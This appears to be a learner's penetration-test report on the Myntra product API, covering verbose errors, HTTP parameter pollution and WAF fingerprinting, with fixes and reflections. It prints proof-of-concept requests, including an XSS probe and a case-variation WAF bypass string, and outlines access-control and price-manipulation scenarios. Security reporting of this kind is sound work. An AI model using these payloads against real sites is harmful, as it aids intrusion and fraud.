
Overall Risk: Medium


These vulnerabilities expose internal system information that could help attackers plan more sophisticated attacks against the platform.


2. Methodology

2.1 Testing Approach

Phase 1: Information Gathering







Manual security testing was conducted to identify vulnerabilities in the Myntra API. The testing followed a systematic approach:

1. **Business Context Analysis** - Understanding Myntra as an e-commerce platform
2. **API Endpoint Discovery** - Identifying potential API endpoints based on common patterns
3. **Manual Testing** - Sending crafted requests to test for vulnerabilities
4. **Validation** - Confirming vulnerabilities through repeated testing

2.2 Tools Utilized

Tool	Purpose
Burp Suite	Traffic interception and request manipulation
Firefox Browser	Testing interface with proxy configuration (127.0.0.1:8080)

Manual URL Construction	API endpoint discovery

3. Detailed Findings

Vulnerability 1: Verbose Error Message (Information Disclosure)

3.1 Description

The /v2/product/details endpoint returns detailed error messages that expose internal implementation details. When an invalid product_id is provided, the API reveals the internal parameter name "StyleId" and parsing logic.

3.2 How It Was Discovered


Step 1: Identified that Myntra needs product APIs for their e-commerce platform

Step 2: Constructed API endpoint using common patterns:

https://api.myntra.com/v2/product/details?product_id=1234567

Step 3: Sent request with invalid product_id

Step 4: Observed verbose error message in response



3.3 Proof of Concept

Request:

GET /v2/product/details?product_id=invalid_input HTTP/1.1


Host: api.myntra.com

Response:

{

"message": "Unable to Parse StyleId from Request to an Integer value"

}



3.4 Severity Rating

CVSS Score: 4.3 (Medium)

Why it matters:

- Exposes internal parameter name (StyleId vs product_id)
- Reveals data type expectations (Integer)
- Helps attackers understand backend logic

3.5 How It Can Be Exploited

An attacker can use this information to:

1. Map internal parameters to external API parameters
2. Craft precise IDOR (Insecure Direct Object Reference) attacks
3. Design targeted SQL injection payloads
4. Reduce time spent on reconnaissance

Example: Attacker now knows to use StyleId as integer values in attacks instead of guessing parameter names.

3.6 Impact

- Reduces attacker reconnaissance time
- Violates secure coding best practices
- Provides hints about backend technology
- Could lead to more serious vulnerabilities being discovered faster

3.7 Recommended Fix

Replace verbose errors with generic messages:

Current (Bad):

{"message": "Unable to Parse StyleId from Request to an Integer value"}

Recommended (Good):

{"error": "Invalid request", "message": "Please check your input"}

Additional Steps:

- Log detailed errors server-side only
- Never expose internal parameter names
- Use generic error messages for all user-facing responses

Vulnerability 2: HTTP Parameter Pollution (HPP)

3.1 Description

The /v2/product/details endpoint doesn't properly handle duplicate parameters. When multiple product_id parameters are sent, the server attempts to parse them inconsistently, leading to errors and potential security bypasses.

3.2 How It Was Discovered


Step 1: From Vulnerability #1, noticed that product_id accepts user input

Step 2: Hypothesized that duplicate parameters might not be handled properly

Step 3: Created test request with two product_id parameters:

GET /v2/product/details?product_id=30026560&product_id=30023561

Step 4: Server tried to parse both values as one integer, confirming HPP vulnerability



3.3 Proof of Concept

Request:

GET /v2/product/details?product_id=30026560&product_id=30023561 HTTP/1.1


Host: api.myntra.com

Response:

{

"message": "Unable to Parse StyleId from Request to an Integer value"

}



3.4 Severity Rating

CVSS Score: 5.3 (Medium)

Why it matters: Different web frameworks handle duplicate parameters differently (first value, last value, or array). This inconsistency can lead to security bypasses.

3.5 How It Can Be Exploited

Scenario 1: Access Control Bypass

- Backend checks authorization using first product_id
- Backend retrieves data using second product_id
- Result: Unauthorized data access

Scenario 2: WAF/Filter Bypass

- Security filter validates first parameter (clean)
- Application processes second parameter (malicious)
- Result: Malicious payload bypasses security

Scenario 3: Price Manipulation

- First product_id used for pricing (cheap item)
- Second product_id used for inventory (expensive item)
- Result: Financial fraud

3.6 Impact

- Can bypass access controls in vulnerable endpoints
- Enables IDOR (Insecure Direct Object Reference) attacks
- May allow logic bypass in less-protected endpoints
- Risk of financial fraud in e-commerce transactions

3.7 Recommended Fix

Reject requests with duplicate critical parameters:

```
# Example fix
def validate_parameters(request):
   if request has duplicate product_id:
      return {"error": "Invalid request format"}, 400
   else:
      process_request()
```

Additional Steps:

- Implement input normalization middleware
- Accept only one instance of critical parameters
- Test all API endpoints for HPP vulnerabilities

Vulnerability 3: WAF Fingerprinting (Infrastructure Disclosure)

3.1 Description

When malicious payloads (like XSS attacks) are blocked by the Web Application Firewall (WAF), the error page exposes that Akamai EdgeSuite is being used. This reveals infrastructure details that help attackers research specific bypass techniques.

3.2 How It Was Discovered

Step 1: E-commerce sites typically have search functionality, so tested:


https://api.myntra.com/v2/products/search?query=test


Step 2: Replaced "test" with XSS payload:

https://api.myntra.com/v2/products/search?query=<script>alert(1)</script>

Step 3: WAF blocked the request (expected)

Step 4: Error page revealed errors.edgesuite.net - exposing Akamai infrastructure





3.3 Proof of Concept

Request:


GET /v2/products/search?query=<script>alert(1)</script> HTTP/1.1

Host: api.myntra.com

Response:

HTTP/1.1 403 Forbidden

Location: https://errors.edgesuite.net/[error_code



3.4 Severity Rating

CVSS Score: 3.7 (Low)

Why it matters: Knowing the WAF vendor (Akamai) helps attackers research known bypasses specific to that WAF.

3.5 How It Can Be Exploited

Attack Chain:

1. **Identify WAF:** Attacker triggers block and discovers Akamai EdgeSuite
2. **Research Bypasses:** Looks up Akamai-specific WAF bypass techniques
3. **Apply Bypasses:** Tests known Akamai weaknesses like:
    - Case variation: <sCrIpT>alert(1)</sCrIpT>
    - Character encoding bypasses
    - Parsing differences
4. **Successful Attack:** Higher chance of bypassing WAF using vendor-specific techniques

3.6 Impact

- Reveals defensive technology stack
- Enables targeted WAF bypass research
- Reduces attacker effort and time
- Removes one layer of "security through obscurity"

3.7 Recommended Fix

Use generic error pages without vendor identifiers:

Current (Bad):

Location: https://errors.edgesuite.net/error

Recommended (Good):

```
{
  "error": "Forbidden",
  "message": "Access to this resource is denied"
}
```

Additional Steps:

- Remove X-Akamai-Request-ID headers
- Host error pages on Myntra's own domain
- Don't redirect to CDN error pages
- Configure WAF to return generic 403 responses

4. Summary Table

Vulnerability	Severity	OWASP Category	Impact
Verbose Error Messages	Medium	A04:2021 - Insecure Design	Information disclosure aids attackers
HTTP Parameter Pollution	Medium	A03:2021 - Injection	Can bypass access controls
WAF Fingerprinting	Low	A04:2021 - Security Misconfiguration	Enables targeted attacks

5. Conclusions and Reflections

5.1 What I Learned

Technical Learning:

- Even major platforms like Myntra can have information disclosure issues
- Error handling is often overlooked but very important for security
- Manual testing can find vulnerabilities that automated scanners miss
- Understanding business logic helps predict API endpoints

Security Concepts:

- Information disclosure reduces attacker effort significantly
- HTTP Parameter Pollution is a subtle but dangerous vulnerability
- Multiple low-severity issues can combine for higher impact
- Proper error handling is critical for security

5.2 Challenges Faced

Challenge 1: Finding the Right Endpoints

- **Problem:** Had to guess API endpoint URLs
- **Solution:** Used common e-commerce API patterns like /v2/product/details
- **Learning:** Understanding business logic helps in security testing

Challenge 2: Validating Vulnerabilities

- **Problem:** Distinguishing real vulnerabilities from expected behavior
- **Solution:** Cross-referenced with OWASP guidelines and security best practices
- **Learning:** Always validate findings against industry standards

Challenge 3: Writing Professional Reports

- **Problem:** Balancing technical detail with readability
- **Solution:** Structured report with clear sections and examples
- **Learning:** Good documentation is as important as finding vulnerabilities

5.3 Key Takeaways

1. **Manual testing is valuable** - Found all three vulnerabilities through careful manual analysis
2. **Build on findings** - Vulnerability #1 led to discovering Vulnerability #2
3. **Think like an attacker** - Understanding how information helps attackers is crucial
4. **Document everything** - Good documentation makes findings actionable
5. **Stay ethical** - All testing was within authorized scope

5.4 Future Improvements

- Test more endpoints across the API surface
- Explore authentication and authorization mechanisms
- Develop custom scripts for efficient testing
- Learn more about advanced exploitation techniques
- Study defensive mechanisms to understand them better

END OF REPORT